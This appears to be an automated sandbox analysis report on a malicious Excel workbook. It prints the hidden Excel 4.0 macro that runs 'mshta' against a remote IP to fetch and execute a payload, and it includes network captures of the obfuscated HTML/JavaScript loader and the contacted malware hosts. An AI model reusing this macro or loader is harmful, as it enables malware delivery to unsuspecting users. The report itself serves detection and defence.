Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k..... ....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J\v. MICROS~1..@.....:..~J\v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....: ((..STARTM~1..j.....:....:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....S"...Programs..f.....:...S".*.....<.....P.r.o.g.r.a.m.s... @.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:"..WINDOW~1..R.. .....:.,.:"*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k...:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\Desktop\CJ68000754184.xls

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 10.0, Code page: 1251, Author: xXx, Last Saved By: xXx, Name of Creating Application: Microsoft Excel, Create Time/Date: Thu Jan 27 23:41:00 2022, Last Saved Time/Date: Fri Jan 28 06:31:03 2022, Security: 0
Category:	dropped
Size (bytes):	86528
Entropy (8bit):	7.100272352481004
Encrypted:	false
SSDEEP:	1536:g0k3hbdlylKsgqopeJBWhZFGkE+cMLxAAIzSEV2NnX4Ia3gg5W8IuD7PoHsP7e30:g0k3hbdlylKsgqopeJBWhZFGkE+cMLx0
MD5:	2C1128D3E74CCABAC63488793B1F9FC1
SHA1:	44BEE61E3B69FA078FA3149A86EE14A6254F41AF
SHA-256:	D6C0FE94AE6A74F54312237003CEF973E0874FC637312DF0E199207015D947B4
SHA-512:	834D97F729ACF6F20ED523935BE80B4F94371B1E1CC1629ACFCDF2D0519217D67B2B38FFFD0383EBF8C0F6F837A044C97FA4F8C11E2F45B713132C98CCD5647
Malicious:	**true**
Yara Hits:	• Rule: SUSP_Excel4Macro_AutoOpen, Description: Detects Excel4 macro use with auto open / close, Source: C:\Users\user\Desktop\CJ68000754184.xls, Author: John Lambert @JohnLaTwC • Rule: JoeSecurity_XlsWithMacro4, Description: Yara detected Xls With Macro 4.0, Source: C:\Users\user\Desktop\CJ68000754184.xls, Author: Joe Security
Preview:	.....>..... .....ZO..... .....\.p....user B.....a.....=.....=.....p.08.....X.@....."..... .....1.....<..C.a.l.i.b.r.i.1.....<..C.a.l.i.b.r.i.1.....<..C.a.l.i.b.r.i.1.....<..C.a.l.i.b.r.i.1.....<..C.a.l.i.b.r.i.1.*.h...6.....<..C.a.l.i.b.r.i. .L.i.g.h.t.1.

C:\Windows\SysWOW64\Jssipnq\wpnzacwyitgbmx.rxn (copy)

Process:	C:\Windows\SysWOW64\rundll32.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	548864
Entropy (8bit):	6.980517956334168
Encrypted:	false
SSDEEP:	12288:B2AavzUBPSczbeeTLjvWyMwWd3DYr6i64/:OUBPSczbeeTnvqZDWA
MD5:	74D1C2A27C684005BDFCE89A1A5618B4
SHA1:	033C28F6D209BA26560E472FEA70DDF740435EA0
SHA-256:	34347D89E1A340EDC48F050CDDD15CB1E3B1702932887AEA3D97D0D0BFFE4DE8
SHA-512:	E0A9010A2AAB912D48672F0DBD30E65664CAE4DA12B4E5444FB5AD8262E4099FFD08E15113871B3EA76EFA07F2F307319ACD699CE49F83CDF2C7734EBDE360A2
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....hs.a,..2,..2,..2...2&..2...27..2,..2...2...26..2...2...2...2...2...2-..2...2-..2...2-..2...2-..2Rich,..2.....PE..L...>..a.....!.....P.....`.....@-..R...4.....PV.....0N..... ....@.....`.....@.....text...9E.....P..... ..`.rdata.....`.....`.....@..@.data....e...0...0...0.....@....rsrc...PV.....`..`.....@..@.reloc..b... .....@..B..... .....

Static File Info

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 10.0, Code page: 1251, Author: xXx, Last Saved By: xXx, Name of Creating Application: Microsoft Excel, Create Time/Date: Thu Jan 27 23:41:00 2022, Last Saved Time/Date: Fri Jan 28 06:31:03 2022, Security: 0
Entropy (8bit):	7.044070003028746
TrID:	• Microsoft Excel sheet (30009/1) 78.94% • Generic OLE2 / Multistream Compound File (8008/1) 21.06%
File name:	CJ68000754184.xls
File size:	87565
MD5:	84edef677d286111cb0ef9d53e0d51df
SHA1:	19548ae67f6ffec8a1c2cb9b768cb1e64d29dbcb
SHA256:	081b5ea7f6d4ce96c9c97811785f86a68809a51eaadba0928406f562ec8ea58a
SHA512:	3fa012d744b2c065aaed9aa425f88f367b914dcd4f57e902cb6c96493872d12a13f7fdc4c476bf7319c36c0d555be84df8bb4594e4323cc1c51ef0853f8e59fe
SSDEEP:	1536:H0k3hbdlylKsgqopeJBWhZFGkE+cMLxAAIzSEV2NnX4Ia3gg5W8IuD7PoHsP7e3/:H0k3hbdlylKsgqopeJBWhZFGkE+cMLxz
File Content Preview:	.....>.....

File Icon

Icon Hash:	e4eea286a4b4bcb4

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "CJ68000754184.xls"

Indicators

Has Summary Info:	True
Application Name:	Microsoft Excel
Encrypted Document:	False
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	True
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	

Contains VBA Macros:	True

Summary	
Code Page:	1251
Author:	xXx
Last Saved By:	xXx
Create Time:	2022-01-27 23:41:00
Last Saved Time:	2022-01-28 06:31:03
Creating Application:	Microsoft Excel
Security:	0

Document Summary	
Document Code Page:	1251
Thumbnail Scaling Desired:	False
Company:	
Contains Dirty Links:	False
Shared Document:	False
Changed Hyperlinks:	False
Application Version:	1048576

Streams

Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5DocumentSummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.324918127833
Base64 Encoded:	False
Data ASCII:	. . . . + , . . 0 . . . . P . . . . X . . . . d . . . . l . . . . t . . . . | . . . . S h e e t 1 . . . . . R E E E E E E E E . . . . W o r k s h e e t s . . . .
Data Raw:	fe ff 00 00 0a 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 f4 00 00 00 09 00 00 00 01 00 00 00 50 00 00 00 0f 00 00 00 58 00 00 00 17 00 00 00 64 00 00 00 0b 00 00 00 6c 00 00 00 10 00 00 00 74 00 00 00 13 00 00 00 7c 00 00 00 16 00 00 00 84 00 00 00 0d 00 00 00 8c 00 00 00 0c 00 00 00 ad 00 00 00

Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5SummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.263079431268
Base64 Encoded:	False
Data ASCII:	. . . . O h . . . . . + ' . . 0 . . . . @ . . . . H . . . . T . . . . ` . . . . x . . . . x X x . . . . x X x . . . . M i c r o s o f t E x c e l . @ . . . . N . V . . . . @ . . . . - - . . . .
Data Raw:	fe ff 00 00 0a 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 98 00 00 00 07 00 00 00 01 00 00 00 40 00 00 00 04 00 00 00 48 00 00 00 08 00 00 00 54 00 00 00 12 00 00 00 60 00 00 00 0c 00 00 00 78 00 00 00 0d 00 00 00 84 00 00 00 13 00 00 00 90 00 00 00 02 00 00 00 e3 04 00 00 1e 00 00 00 04 00 00 00

Stream Path: Workbook, File Type: Applesoft BASIC program data, first line number 16, Stream Size: 76002

General	
Stream Path:	Workbook
File Type:	Applesoft BASIC program data, first line number 16
Stream Size:	76002
Entropy:	7.62172227998
Base64 Encoded:	True
Data ASCII:	. . . . Z O . . . . \\ . p . . . . x X x B . . . . . a . . . . = ... = ... p . 0 8 . . . . X . @ . . . . " . . . .
Data Raw:	09 08 10 00 00 06 05 00 5a 4f cd 07 c9 00 02 00 06 08 00 00 e1 00 02 00 b0 04 c1 00 02 00 00 00 e2 00 00 00 5c 00 70 00 03 00 00 78 58 78 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20

Macro 4.0 Code

Name:	REEEEEEEE

Type:	3
Final:	False
Visible:	False
Protected:	False

REEEEEEEE
3
False
0
False
post
2,2,=EXEC("CMD.EXE /c mshta http://91.240.118.172/gg/ff/fe.html")5,2,=HALT()

Name:	REEEEEEEE
Type:	3
Final:	False
Visible:	False
Protected:	False


REEEEEEEE
3
False
0
False
pre
2,2,=EXEC("CMD.EXE /c mshta http://91.240.118.172/gg/ff/fe.html")5,2,=HALT()

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/28/22-21:18:27.714526	TCP	2034631	ET TROJAN Maldoc Activity (set)	49168	80	192.168.2.22	91.240.118.172

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 28, 2022 21:18:21.824399948 CET	49167	80	192.168.2.22	91.240.118.172
Jan 28, 2022 21:18:21.885463953 CET	80	49167	91.240.118.172	192.168.2.22
Jan 28, 2022 21:18:21.885570049 CET	49167	80	192.168.2.22	91.240.118.172
Jan 28, 2022 21:18:21.887382984 CET	49167	80	192.168.2.22	91.240.118.172
Jan 28, 2022 21:18:21.948643923 CET	80	49167	91.240.118.172	192.168.2.22
Jan 28, 2022 21:18:21.949342966 CET	80	49167	91.240.118.172	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 28, 2022 21:18:21.949457884 CET	80	49167	91.240.118.172	192.168.2.22
Jan 28, 2022 21:18:21.949491978 CET	49167	80	192.168.2.22	91.240.118.172
Jan 28, 2022 21:18:21.949515104 CET	49167	80	192.168.2.22	91.240.118.172
Jan 28, 2022 21:18:21.949542046 CET	80	49167	91.240.118.172	192.168.2.22
Jan 28, 2022 21:18:21.949568033 CET	80	49167	91.240.118.172	192.168.2.22
Jan 28, 2022 21:18:21.949590921 CET	80	49167	91.240.118.172	192.168.2.22
Jan 28, 2022 21:18:21.949603081 CET	49167	80	192.168.2.22	91.240.118.172
Jan 28, 2022 21:18:21.949625015 CET	80	49167	91.240.118.172	192.168.2.22
Jan 28, 2022 21:18:21.949637890 CET	49167	80	192.168.2.22	91.240.118.172
Jan 28, 2022 21:18:21.949660063 CET	49167	80	192.168.2.22	91.240.118.172
Jan 28, 2022 21:18:21.949666977 CET	49167	80	192.168.2.22	91.240.118.172
Jan 28, 2022 21:18:21.949677944 CET	80	49167	91.240.118.172	192.168.2.22
Jan 28, 2022 21:18:21.949698925 CET	80	49167	91.240.118.172	192.168.2.22
Jan 28, 2022 21:18:21.949717999 CET	80	49167	91.240.118.172	192.168.2.22
Jan 28, 2022 21:18:21.949734926 CET	80	49167	91.240.118.172	192.168.2.22
Jan 28, 2022 21:18:21.949753046 CET	49167	80	192.168.2.22	91.240.118.172
Jan 28, 2022 21:18:21.949765921 CET	49167	80	192.168.2.22	91.240.118.172
Jan 28, 2022 21:18:21.949769974 CET	49167	80	192.168.2.22	91.240.118.172
Jan 28, 2022 21:18:21.949784994 CET	49167	80	192.168.2.22	91.240.118.172
Jan 28, 2022 21:18:21.956779957 CET	49167	80	192.168.2.22	91.240.118.172
Jan 28, 2022 21:18:27.648180008 CET	49168	80	192.168.2.22	91.240.118.172
Jan 28, 2022 21:18:27.709604979 CET	80	49168	91.240.118.172	192.168.2.22
Jan 28, 2022 21:18:27.710990906 CET	49168	80	192.168.2.22	91.240.118.172
Jan 28, 2022 21:18:27.714525938 CET	49168	80	192.168.2.22	91.240.118.172
Jan 28, 2022 21:18:27.775736094 CET	80	49168	91.240.118.172	192.168.2.22
Jan 28, 2022 21:18:27.776531935 CET	80	49168	91.240.118.172	192.168.2.22
Jan 28, 2022 21:18:27.776552916 CET	80	49168	91.240.118.172	192.168.2.22
Jan 28, 2022 21:18:27.776639938 CET	49168	80	192.168.2.22	91.240.118.172
Jan 28, 2022 21:18:28.073252916 CET	49169	80	192.168.2.22	164.90.147.135
Jan 28, 2022 21:18:31.093900919 CET	49169	80	192.168.2.22	164.90.147.135
Jan 28, 2022 21:18:36.523542881 CET	49167	80	192.168.2.22	91.240.118.172
Jan 28, 2022 21:18:37.100416899 CET	49169	80	192.168.2.22	164.90.147.135
Jan 28, 2022 21:18:49.211739063 CET	49170	80	192.168.2.22	103.206.244.105
Jan 28, 2022 21:18:49.390794039 CET	80	49170	103.206.244.105	192.168.2.22
Jan 28, 2022 21:18:49.390885115 CET	49170	80	192.168.2.22	103.206.244.105
Jan 28, 2022 21:18:49.391053915 CET	49170	80	192.168.2.22	103.206.244.105
Jan 28, 2022 21:18:49.569916010 CET	80	49170	103.206.244.105	192.168.2.22
Jan 28, 2022 21:18:49.579858065 CET	80	49170	103.206.244.105	192.168.2.22
Jan 28, 2022 21:18:49.579883099 CET	80	49170	103.206.244.105	192.168.2.22
Jan 28, 2022 21:18:49.579899073 CET	80	49170	103.206.244.105	192.168.2.22
Jan 28, 2022 21:18:49.579916000 CET	80	49170	103.206.244.105	192.168.2.22
Jan 28, 2022 21:18:49.579920053 CET	49170	80	192.168.2.22	103.206.244.105
Jan 28, 2022 21:18:49.579931974 CET	80	49170	103.206.244.105	192.168.2.22
Jan 28, 2022 21:18:49.579947948 CET	80	49170	103.206.244.105	192.168.2.22
Jan 28, 2022 21:18:49.579963923 CET	49170	80	192.168.2.22	103.206.244.105
Jan 28, 2022 21:18:49.579963923 CET	80	49170	103.206.244.105	192.168.2.22
Jan 28, 2022 21:18:49.579981089 CET	80	49170	103.206.244.105	192.168.2.22
Jan 28, 2022 21:18:49.579983950 CET	49170	80	192.168.2.22	103.206.244.105
Jan 28, 2022 21:18:49.579996109 CET	80	49170	103.206.244.105	192.168.2.22
Jan 28, 2022 21:18:49.580034971 CET	80	49170	103.206.244.105	192.168.2.22
Jan 28, 2022 21:18:49.580095053 CET	49170	80	192.168.2.22	103.206.244.105
Jan 28, 2022 21:18:49.758980036 CET	80	49170	103.206.244.105	192.168.2.22
Jan 28, 2022 21:18:49.759012938 CET	80	49170	103.206.244.105	192.168.2.22
Jan 28, 2022 21:18:49.759037018 CET	80	49170	103.206.244.105	192.168.2.22
Jan 28, 2022 21:18:49.759037018 CET	49170	80	192.168.2.22	103.206.244.105
Jan 28, 2022 21:18:49.759059906 CET	80	49170	103.206.244.105	192.168.2.22
Jan 28, 2022 21:18:49.759083033 CET	49170	80	192.168.2.22	103.206.244.105
Jan 28, 2022 21:18:49.759083033 CET	80	49170	103.206.244.105	192.168.2.22
Jan 28, 2022 21:18:49.759107113 CET	80	49170	103.206.244.105	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 28, 2022 21:18:49.759114981 CET	49170	80	192.168.2.22	103.206.244.105
Jan 28, 2022 21:18:49.759130001 CET	80	49170	103.206.244.105	192.168.2.22
Jan 28, 2022 21:18:49.759152889 CET	80	49170	103.206.244.105	192.168.2.22
Jan 28, 2022 21:18:49.759166956 CET	49170	80	192.168.2.22	103.206.244.105
Jan 28, 2022 21:18:49.760771990 CET	80	49170	103.206.244.105	192.168.2.22
Jan 28, 2022 21:18:49.760798931 CET	80	49170	103.206.244.105	192.168.2.22
Jan 28, 2022 21:18:49.760818958 CET	49170	80	192.168.2.22	103.206.244.105
Jan 28, 2022 21:18:49.760821104 CET	80	49170	103.206.244.105	192.168.2.22
Jan 28, 2022 21:18:49.760844946 CET	80	49170	103.206.244.105	192.168.2.22
Jan 28, 2022 21:18:49.760854959 CET	49170	80	192.168.2.22	103.206.244.105
Jan 28, 2022 21:18:49.760869026 CET	80	49170	103.206.244.105	192.168.2.22
Jan 28, 2022 21:18:49.760891914 CET	80	49170	103.206.244.105	192.168.2.22
Jan 28, 2022 21:18:49.760900974 CET	49170	80	192.168.2.22	103.206.244.105
Jan 28, 2022 21:18:49.760912895 CET	80	49170	103.206.244.105	192.168.2.22
Jan 28, 2022 21:18:49.760936022 CET	80	49170	103.206.244.105	192.168.2.22
Jan 28, 2022 21:18:49.760950089 CET	49170	80	192.168.2.22	103.206.244.105
Jan 28, 2022 21:18:49.760957003 CET	80	49170	103.206.244.105	192.168.2.22
Jan 28, 2022 21:18:49.760979891 CET	80	49170	103.206.244.105	192.168.2.22
Jan 28, 2022 21:18:49.760994911 CET	49170	80	192.168.2.22	103.206.244.105
Jan 28, 2022 21:18:49.938174009 CET	80	49170	103.206.244.105	192.168.2.22
Jan 28, 2022 21:18:49.938195944 CET	80	49170	103.206.244.105	192.168.2.22
Jan 28, 2022 21:18:49.938210011 CET	80	49170	103.206.244.105	192.168.2.22
Jan 28, 2022 21:18:49.938222885 CET	80	49170	103.206.244.105	192.168.2.22
Jan 28, 2022 21:18:49.938240051 CET	80	49170	103.206.244.105	192.168.2.22
Jan 28, 2022 21:18:49.938256979 CET	80	49170	103.206.244.105	192.168.2.22
Jan 28, 2022 21:18:49.938272953 CET	80	49170	103.206.244.105	192.168.2.22
Jan 28, 2022 21:18:49.938288927 CET	80	49170	103.206.244.105	192.168.2.22
Jan 28, 2022 21:18:49.938299894 CET	49170	80	192.168.2.22	103.206.244.105
Jan 28, 2022 21:18:49.938303947 CET	80	49170	103.206.244.105	192.168.2.22
Jan 28, 2022 21:18:49.938322067 CET	80	49170	103.206.244.105	192.168.2.22
Jan 28, 2022 21:18:49.938335896 CET	49170	80	192.168.2.22	103.206.244.105
Jan 28, 2022 21:18:49.938338995 CET	80	49170	103.206.244.105	192.168.2.22
Jan 28, 2022 21:18:49.938354969 CET	80	49170	103.206.244.105	192.168.2.22
Jan 28, 2022 21:18:49.938357115 CET	49170	80	192.168.2.22	103.206.244.105
Jan 28, 2022 21:18:49.938371897 CET	80	49170	103.206.244.105	192.168.2.22

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 28, 2022 21:18:27.823419094 CET	52167	53	192.168.2.22	8.8.8.8
Jan 28, 2022 21:18:28.062777996 CET	53	52167	8.8.8.8	192.168.2.22
Jan 28, 2022 21:18:49.192480087 CET	50591	53	192.168.2.22	8.8.8.8
Jan 28, 2022 21:18:49.210891008 CET	53	50591	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 28, 2022 21:18:27.823419094 CET	192.168.2.22	8.8.8.8	0x7e8e	Standard query (0)	hostfeeling.com	A (IP address)	IN (0x0001)
Jan 28, 2022 21:18:49.192480087 CET	192.168.2.22	8.8.8.8	0xf8cf	Standard query (0)	jurnalpjf.lan.go.id	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 28, 2022 21:18:28.062777996 CET	8.8.8.8	192.168.2.22	0x7e8e	No error (0)	hostfeeling.com		164.90.147.135	A (IP address)	IN (0x0001)
Jan 28, 2022 21:18:49.210891008 CET	8.8.8.8	192.168.2.22	0xf8cf	No error (0)	jurnalpjf.lan.go.id		103.206.244.105	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- 91.240.118.172
- jurnalpjf.lan.go.id

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49167	91.240.118.172	80	C:\Windows\System32\mshta.exe

<table>
<tr><th>Timestamp</th><th>kBytes transferred</th><th>Direction</th><th>Data</th></tr>
<tr><td>Jan 28, 2022 21:18:21.887382984 CET</td><td>0</td><td>OUT</td><td>GET /gg/ff/fe.html HTTP/1.1
Accept: */*
Accept-Language: en-US
UA-CPU: AMD64
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E)
Host: 91.240.118.172
Connection: Keep-Alive</td></tr>
<tr><td>Jan 28, 2022 21:18:21.949342966 CET</td><td>2</td><td>IN</td><td>HTTP/1.1 200 OK
Server: nginx/1.20.2
Date: Fri, 28 Jan 2022 20:18:21 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
Data Raw: 32 62 32 65 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 0d 0a 09 09 09 09 09 09 09 09 09 09 09 09 09 09 09 09 09 09 09 09 09 09 09 09 09 09 09 09 09 09 09 09 09 09 09 09 09 09 09 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 27 78 2d 75 61 2d 63 6f 6d 70 61 74 69 62 6c 65 27 20 63 6f 6e 74 65 6e 74 3d 27 45 6d 75 6c 61 74 65 49 45 39 27 3e 3c 73 63 72 69 70 74 3e 6c 31 6c 3d 64 6f 63 75 6d 65 6e 74 2e 64 6f 63 75 6d 65 6e 74 4d 6f 64 65 7c 7c 64 6f 63 75 6d 65 6e 74 2e 61 6c 6c 3b 76 61 72 20 66 39 66 37 36 63 3d 74 72 75 65 3b 6c 6c 31 3d 64 6f 63 75 6d 65 6e 74 2e 6c 61 79 65 72 73 3b 6c 6c 6c 3d 77 69 6e 64 6f 77 2e 73 69 64 65 62 61 72 3b 66 39 66 37 36 63 3d 28 21 28 6c 31 6c 26 26 6c 6c 31 29 26 26 21 28 21 6c 31 6c 26 26 21 6c 6c 31 26 26 21 6c 6c 6c 29 29 3b 6c 5f 6c 6c 3d 6c 6f 63 61 74 69 6f 6e 2b 27 27 3b 6c 31 31 3d 6e 61 76 69 67 61 74 6f 72 2e 75 73 65 72 41 67 65 6e 74 2e 74 6f 4c 6f 77 65 72 43 61 73 65 28 29 3b 66 75 6e 63 74 69 6f 6e 20 6c 49 31 28 6c 31 49 29 7b 72 65 74 75 72 6e 20 6c 31 31 2e 69 6e 64 65 78 4f 66 28 6c 31 49 29 3e 30 3f 74 72 75 65 3a 66 61 6c 73 65 7d 3b 6c 49 49 3d 6c 49 31 28 27 6b 68 74 27 29 7c 6c 49 31 28 27 70 65 72 27 29 3b 66 39 66 37 36 63 7c 3d 6c 49 49 3b 7a 4c 50 3d 6c 6f 63 61 74 69 6f 6e 2e 70 72 6f 74 6f 63 6f 6c 2b 27 30 46 44 27 3b 6d 59 32 4b 63 49 38 48 57 51 50 41 38 3d 6e 65 77 20 41 72 72 61 79 28 29 3b 71 35 32 4c 69 36 36 38 4d 36 38 70 52 3d 6e 65 77 20 41 72 72 61 79 28 29 3b 71 35 32 4c 69 36 36 38 4d 36 38 70 52 5b 30 5d 3d 27 25 36 44 5c 31 37 30 25 33 38 25 33 38 25 33 33 25 33 34 25 33 34 25 34 31 27 20 20 20 3b 6d 59 32 4b 63 49 38 48 57 51 50 41 38 5b 30 5d 3d 27 7f 3c 7f 21 7f 44 7f 4f 7f 43 7f 54 7f 59 7f 50 7f 45 7f 20 7f 68 7f 74 7f 6d 7f 6c 7f 20 7f 50 7f 55 7f 42 7f 4c 7f 49 7f 43 7f 20 7f 22 7f 2d 7f 2f 7f 2f 7f 57 7f 33 7f 43 7e 18 7f 44 7f 54 7f 44 7f 20 7f 58 7f 48 7f 54 7f 4d 7f 4c 7f 20 7f 31 7f 2e 7f 30 7f 20 7f 54 7f 72 7f 61 7f 6e 7f 73 7f 69 7f 74 7f 69 7f 6f 7f 6e 7f 61 7f 6c 7e 18 7f 45 7f 4e 7f 22 7e 15 7e 5c 6e 7f 74 7f 70 7f 3a 7e 18 7f 77 7e 42 7f 2e 7f 77 7f 33 7f 2e 7f 6f 7f 72 7f 67 7f 2f 7f 54 7f 52 7f 2f 7f 78 7e 5c 6e 7e 0c 7f 31 7f 2f 7e 1e 7f 44 7e 4e 7e 50 7f 6c 7f 31 7f 2d 7f 74 7e 2d 7e 2f 7e 31 7e 33 7e 35 7f 6c 7f 2e 7f 64 7f 74 7f 64 7f 22 7f 3e 7f 3c 7e 57 7f 20 7f 78 7e 0c 7e 2f 7f 3d 7f 22 7e 3d 7e 3f 7e 41 7e 43 7e 45 7e 47 7e 49 7f 2f 7f 31 7f 39 7e 79 7e 56 7e 0b 7f 6c 7e 66 7e 68 7f 65 7f 61 7f 64 7e 67 7f 73 7f 63 7f 72 7f 69 7f 70 7f 74 7f 3e 7f 65 7f 76 7e 36 7f 28 7f 75 7f 6e 7f 65 7d 04 7f 61 7f 70 7f 65 7f 28 7f 5c 27 7d 0c 7f 5c 5c 7f 31 7f 36 7f 32 7f 25 7f 32 7f 30 7d 19 7f 36 7f 31 7f 79 7f 25 7f 33 7f 37 7d 24 7f 44 7d 1d 7d 26 7f 32 7d 26 7f 33 7f 42 7d 20 7f 31 7d 19 7f 37 7f 31 7d 24 7f 38 7d 5c 27 7d 19 7f 32 7f 33 7f 25 7f 37 7f 34 7d 06 7d 19 7f 35 7f 36 7f 25 7f 36 7d 2a 7f 45 7f 66 7d 20 7f 32 7d 3e 7f 37 7f 6d 7f 43 7f 68 7d 41 7f 31 7f 72 7f 25 7f 34 7f 33 7d 48 7d 19 7f 34 7f 34 7f 65 7d 1d 7d 35 7f 33 7d 33 7f 33 7d 39 7f 32 7f 43 7d 24 7d 5b 7f 30 7d 1d 7f 39 7d 24 7f 42 7d 45 7f 31 7f 35 7f 37 7d 4f 7f 32 7d 35 7f 36 7d 64 7f 33 7d 28 7f 33 7d 62 7d 2d 7f 69 7d 24 7d 5f 7f
Data Ascii: 2b2e<html><head><meta http-equiv='x-ua-compatible' content='EmulateIE9'><script>l1l=document.documentMode||document.all;var f9f76c=true;ll1=document.layers;lll=window.sidebar;f9f76c=(!(l1l&&ll1)&&!(!l1l&&!ll1&&!lll));l_ll=location+'';l11=navigator.userAgent.toLowerCase();function lI1(l1I){return l11.indexOf(l1I)>0?true:false};lII=lI1('kht')|lI1('per');f9f76c|=lII;zLP=location.protocol+'0FD';mY2KcI8HWQPA8=new Array();q52Li668M68pR=new Array();q52Li668M68pR[0]='%6D\170%38%38%33%34%34%41'   ;mY2KcI8HWQPA8[0]='<!DOCTYPE html PUBLIC "-//W3C~DTD XHTML 1.0 Transitional~EN"~~\ntp:~w~B.w3.org/TR/x~\n~1/~D~N~Pl1-t~-~/~1~3~5l.dtd"><~W x~~/="~=~?~A~C~E~G~I/19~y~V~l~f~head~gscript>ev~6(une}ape(\'}\\162%20}61y%37}$D}}&2}&3B} 1}71}$8}\'}23%74}}56%6}*Ef} 2}>7mCh}A 1r%43}H}44e}}53}33}92C}$}[0}9}$B}E157}O2}56}d3}(3}b}-i}$}_</td></tr>
</table>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49168	91.240.118.172	80	C:\Windows\System32\mshta.exe

<table>
<tr><th>Timestamp</th><th>kBytes transferred</th><th>Direction</th><th>Data</th></tr>
<tr><td>Jan 28, 2022 21:18:27.714525938 CET</td><td>13</td><td>OUT</td><td>GET /gg/ff/fe.png HTTP/1.1
Host: 91.240.118.172
Connection: Keep-Alive</td></tr>
</table>

Timestamp	kBytes transferred	Direction	Data
